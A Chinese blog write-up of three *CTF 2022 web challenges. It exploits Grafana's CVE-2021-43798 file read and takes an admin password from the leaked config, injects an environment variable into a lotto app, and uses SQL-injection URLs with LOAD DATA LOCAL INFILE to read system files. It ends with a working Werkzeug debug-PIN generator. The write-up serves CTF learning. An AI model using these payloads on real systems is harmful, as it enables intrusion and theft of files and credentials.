【*CTF web部分writeup】

原创

k_du1t 已于 2022-04-20 10:55:15 修改 1750 收藏 1

分类专栏： ctf 文章标签： 网络安全 后端 web python php

于 2022-04-18 11:57:35 首次发布

本文链接：https://blog.csdn.net/weixin_45751765/article/details/124245857

ctf 专栏收录该内容

37 篇文章 0 订阅


订阅专栏

1NDEX

oh-my-grafana

CVE-2021-43798
读到这些文件

名称	修改日期	类型	大小
cmdline	2022/4/16 10:33	文件	0 KB
defaults.ini	2022/4/16 10:33	配置设置	42 KB
grafana.db	2022/4/16 10:33	Data Base File	644 KB
grafana.ini	2022/4/16 10:33	配置设置	43 KB
passwd	2022/4/16 10:33	文件	2 KB



Ensure encryption of data source secrets

Data sources store passwords and basic auth passwords in secureJsonData encrypted (AES-256 in CFB mode) by default. Existing data source will keep working with unencrypted passwords. If you want to migrate to encrypted storage for your existing data sources you can do that by:

- For data sources created through UI, you need to go to data source config, re-enter the password or basic auth password and save the data source.
- For data sources created by provisioning, you need to update your config file and use secureJsonData.password or secureJsonData.basicAuthPassword field. See [provisioning docs]({{< relref "../administration/provisioning" >}}) for example of current configuration.


https://github.com/grafana/grafana/blob/main/pkg/util/encryption.go

```
└─$ go run AESDecrypt.go
[*] grafanaIni_secretKey= SW2YcwTIb9zpOOhoPsMm
[*] DataSourcePassword= R3pMVVh1UHLoUkTJOl+Z/sFymLqolUOVtxCtQL/y+Q==
[*] plainText= jas502n


[*] grafanaIni_secretKey= SW2YcwTIb9zpOOhoPsMm
[*] PlainText= jas502n
```


一开始想的用脚本解密db文件里加过密的密码，但发现datasource是空的….
回头过一下配置文件
过到一个明文密码

```
Binary file grafana.db matches
grafana.ini:# You can configure the database connection by specifying type, host, name, user and password
grafana.ini:# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
grafana.ini:;password = grafana
grafana.ini:# default admin password, can be changed before first start of grafana,  or in profile settings
grafana.ini:admin_password = 5f989714e132c9b04d4807dafeb10ade
grafana.ini:;password_hint = password
grafana.ini:# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
```


本来以为要在哪里getshell,
翻插件翻到mysql




试了一下默认的


```
root@LAPTOP-RDINMS90:/mnt/d/Page_download/microsoft_edge/exploit-grafana-CVE-2021-43798-main/http_124_71_184_1_300
p -ir mysql
defaults.ini:# Either "mysql", "postgres" or "sqlite3", it's your choice
defaults.ini:# Example: mysql://user:secret@host:port/database
defaults.ini:# For "mysql", use either "true", "false", or "skip-verify".
defaults.ini:# Currently, only "mysql" driver supports isolation levels.
defaults.ini:# For "mysql" use "READ-UNCOMMITTED", "READ-COMMITTED", "REPEATABLE-READ" or "SERIALIZABLE".
Binary file grafana.db matches
grafana.ini:# Either "mysql", "postgres" or "sqlite3", it's your choice
grafana.ini:;type = mysql
grafana.ini:;host = mysql:3306
grafana.ini:# Example: mysql://user:secret@host:port/database
grafana.ini:;url = mysql://grafana:grafana@mysql:3306/grafana
grafana.ini:# Currently, only "mysql" driver supports isolation levels.
grafana.ini:# For "mysql" use "READ-UNCOMMITTED", "READ-COMMITTED", "REPEATABLE-READ" or "SERIALIZABLE".
root@LAPTOP-RDINMS90:/mnt/d/Page_download/microsoft_edge/exploit-grafana-CVE-2021-43798-main/http_124_71_184_1_300
```

成功添加数据源


Name
MySQL
Default
MySQL Connection
Host
mysql:3306
Database
grafana
User
grafana
Password
configured
Reset
Session Timezone
(default)
TLS Client Auth
With CA Cert
Skip TLS Verify
CSDN @k_du1t

更换数据源后 有个edit sql直接查询





oh-my-lotto

大致意思就是上传forecast猜 最后和lotto_result结果对比

```
            message = 'Lotto Error!'
            return render_template('lotto.html', message=message)

    if safe_check(lotto_key):
        os.environ[lotto_key] = lotto_value
        try:
            os.system('wget --content-disposition -N lotto')
```

审计到这很可疑的环境变量赋值并且有safe_check


os.system从lotto容器下载生成的随机数文件
一开始想的直接改环境变量PATH使wget无法执行
Lotto_result='result'
然后传个forecast 但是后来发现以 rb形式读取文件返回结果不可能与字符串相等

改变思路 第一次先随便传key value 让靶机生成lotto_result文件，然后在改环境变量，将返回的result随机数代入到自己微调的脚本
直接嫖靶机的环境生成了…

```
from flask import Flask, make_response
import secrets

app = Flask(__name__)

@app.route("/")
def index():
    lotto = [35,39,4,10,26,34,15,25,5,6,6,31,32,36,8,29,35,17,35]
    lotto1=[]
    for i in range(0, 19):
        lotto1.append(str(lotto[i]))


    r = '\n'.join(lotto1)
    response = make_response(r)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=lotto_result.txt'
    return response

if __name__ == "__main__":
app.run(debug=True, host='0.0.0.0', port=80)
```

下载文件再传上去
Key: path
Value: /tmp


弹出flag



oh-my-notepro

弱口令进了a a
Creat view
试了一下有注入点

联合查询成功



翻了半天的表好像都没啥东西
http://123.60.72.85:5002/view?note_id=1'%20union%20select%201%2C2%2C3%2C4%2Cgroup_concat(table_name)%20from%20information_schema.tables%23

然后看到别人创建的note里可以看到文件了
就想着应该可以读文件

sql注入文件读写 - cAr7n - 博客园 (cnblogs.com)

> https://www.cnblogs.com/car7n/p/14848218.html

如法炮制

```
drop table mysql.m1; //先删除掉这个表
CREATE TABLE mysql.m1 (code TEXT ); //然后创建
LOAD DATA LOCAL INFILE 'c:/users/91839/desktop/1.txt' INTO TABLE mysql.m1 fields terminated by ''; //
读取文件
select * from mysql.m1; //查看文件
```

```
mysql> show global variables like 'secure%';
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_auth      | ON    |
| secure_file_priv | null  |
+------------------+-------+
2 rows in set, 1 warning (0.00 sec)

mysql>
mysql> drop table mysql.m1;
Query OK, 0 rows affected (0.07 sec)

mysql> CREATE TABLE mysql.m1 (code TEXT );
Query OK, 0 rows affected (0.07 sec)
```

/console有调试口

从报错信息可见python3.8 flask

计算pin码debug

```
http://124.70.185.87:5002/view?note_id=1%27;CREATE%20TABLE%20kidult(data%20text);%23

http://124.70.185.87:5002/view?note_id=1%27;load%20data%20LOCAL%20infile%20%20%27/sys/class/net/eth0/address%27%20into%20table%20kidult%23
http://124.70.185.87:5002/view?note_id=1%27;load%20data%20LOCAL%20infile%20%20%27/etc/machine-id%27%20into%20table%20kidult%23
http://124.70.185.87:5002/view?note_id=1%27;load%20data%20LOCAL%20infile%20%20%27/proc/self/cgroup%27%20into%20table%20kidult%23



http://124.70.185.87:5002/view?note_id=123%27%20union%20select%201,2,3,4,group_concat(data)%20from%20kidult%20%20%20--+
```

很奇怪的是这里居然是拼接
/etc/machine-id + /proc/self/cgroup
而不是/proc/sys/kernel/random/boot_id 和/proc/self/cgroup
回头去翻一下flask pin码生成的源码

```
def get_machine_id() -> t.Optional[t.Union[str, bytes]]:
    global _machine_id

    if _machine_id is not None:
        return _machine_id

    def _generate() -> t.Optional[t.Union[str, bytes]]:
        linux = b""

        # machine-id is stable across boots, boot_id is not.
        for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
            try:
                with open(filename, "rb") as f:
                    value = f.readline().strip()
            except OSError:
                continue

            if value:
            #读取文件进行拼接
                linux += value
                break

        # Containers share the same machine id, add some cgroup
        # information. This is used outside containers too but should be
        # relatively stable across boots.
        try:
```


依次读取 /etc/machine-id 和 /proc/sys/kernel/random/boot_id
读到值即break(确实理解不到位

```
    # This information is here to make it harder for an attacker to
    # guess the cookie name.  They are unlikely to be contained anywhere
    # within the unauthenticated debug page.
    private_bits = [str(uuid.getnode()), get_machine_id()]

    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
```


Pin码生成脚本

```python
#sha1
import hashlib
from itertools import chain
mac=input('mac>>>')
mac = "0x"+mac.replace(":","")
mac = str(int(mac,16))
cgroup=input('cgroup>>>')

probably_public_bits = [
    'ctf'# /etc/passwd
    'flask.app',# 默认值
    'Flask',# 默认值
    '/usr/local/lib/python3.8/site-packages/flask/app.py' # 报错得到
]

private_bits = [
    mac,#  /sys/class/net/eth0/address 16进制转10进制
    #machine_id由三个合并(docker就后两个)：1./etc/machine-id 2./proc/sys/kernel/random/boot_id 3./proc/self/cgroup
    '1cc402dd0e11d5ae18db04a6de87223d'+cgroup#  /proc/self/cgroup
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

但试到后面console pin码对了.还是用不了…

oh-my-lotto-revenge
才疏学浅一定复现